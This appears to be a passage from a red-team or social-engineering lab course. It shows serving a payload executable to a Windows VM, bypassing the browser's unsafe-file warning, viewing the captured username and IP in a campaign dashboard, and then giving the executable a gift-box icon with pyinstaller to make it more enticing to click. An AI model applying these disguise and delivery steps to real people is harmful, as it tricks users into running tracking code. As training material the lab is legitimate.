
From the terminal, go ahead and fire up a webserver to test. From C:\tools\dist where `BasicPayload1.exe` resides, run:

```
python -m http.server 8000
```


```
C:\tools\dist>python -m http.server 8000
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

## Download the payload

From your Windows VM, open your browser and go to http://localhost:8000, and you should see BasicPayload1.exe.




Click on the link to download the file. Windows may report this file as unsafe, but you can select the ellipse next to the file and select to keep the file.





Once you run the file, you'll see a quick command prompt open, then close.

Now - let's check our dashboard in SSET!

(At this point, you can stop your Windows webserver by issuing a `Ctrl-C` in the terminal.)

## Verify execution

Back in Linux, open up SSET in your browser, and refresh `Home`





You'll see that we have clicks from our Windows VM in our campaign! Furthermore, we see the username, as well as the IP address.

## Clean up

Once you're done, make sure you shut down the SSET container. *This will clear out the information in the database of the container as well*.

To do this, in Slingshot, go back to the terminal window where the container is running and execute a shutdown with `Ctrl-C`.



# *Lab 2.3: Pretty Payloads*

In this lab, we show you some ways to make your payload look more inviting, and make it more likely for a user to click on them.

## Lab Goals

In this lab, you will:

- Convert a .png to an .ico file
- Build our previous payload and embed an icon file
- Test it on Windows
- Build and update the package with more enticing elements
- Validate on Windows

## Converting .png to .ico file


For ease of demonstration, we'll be doing these steps in your Windows VM.

From Windows - open a command prompt. There are several ways to do this but `Windows key+R` to open the run dialogue and typing cmd.exe or searching for cmd in the search on the lower left are both fairly fast options. Once there:

`cd \tools\prettypayload` to switch to the prettypayload directory.


`dir` to see the directory contents.

Once you're there, you will see a .bat file and a PNG file of a wrapped present.




Go ahead and open the batch file in notepad to see what's going on in there:

```
notepad ConvertICO.bat
```




This batch script is using the `cv` utility to convert the PNG file we have to a .ico, and renaming it to favicon.ico in the process. The file defaults to 256x256 but should be able to auto-resize to the other values listed here.

Close notepad.

Back at the command line, run the batch script to create our favicon:


```
ConvertICO.bat
```

(If you are no longer in the C:\tools\prettypayload directory, you will need to return there)

After that, another `dir` will show you the favicon is created.

```
C:\tools\prettypayload>ConvertICO.bat

C:\tools\prettypayload>cv present.png -alpha off -resize 256x256 -define icon:auto-resize="256,128,96,64,48,32,16" favic
on.ico

C:\tools\prettypayload>dir
 Volume in drive C has no label.
 Volume Serial Number is 46C8-501C

 Directory of C:\tools\prettypayload

05/17/2021  04:09 PM    <DIR>          .
05/17/2021  04:09 PM    <DIR>          ..
05/04/2021  02:23 PM               103 ConvertICO.bat
05/17/2021  04:09 PM           139,430 favicon.ico
03/31/2015  02:59 PM             2,761 present.png
               3 File(s)        142,294 bytes
               2 Dir(s)  514,741,145,600 bytes free

C:\tools\prettypayload>_
```

Let's verify the file visually as well. Open File Explorer by typing "explorer" into the search bar. Expand this PC on the left navigation, then C:, then tools, then prettypayload to get back to our icon.





You can see the favicon.ico file has the same image as the original png. Let's use this to make our executable.

## Create the package


In the Lab 2.2, we used pyinstaller on Windows to package up `BasicPayload1.py` to an .exe file. We're going to do it again, but now we will modify the icon to make this exe look the part and make it more likely for a user to interact with it. We do this by adding the --icon switch to pyinstaller to use our favicon in the build process. Let's run the same command from lab 2.2, but with the --icon switch added in:

```
pyinstaller --collect-all requests --onefile --icon C:\tools\prettypayload\favicon.ico BasicPayload1.py
```

Note: we are running this from the directory where BasicPayload1.py resides (C:\tools). If you run it anywhere else, you will need to update the pathing.




Looks like it worked, but let's check our new .exe to be sure. In File Explorer, drill down to C:\tools\dist and take a look!

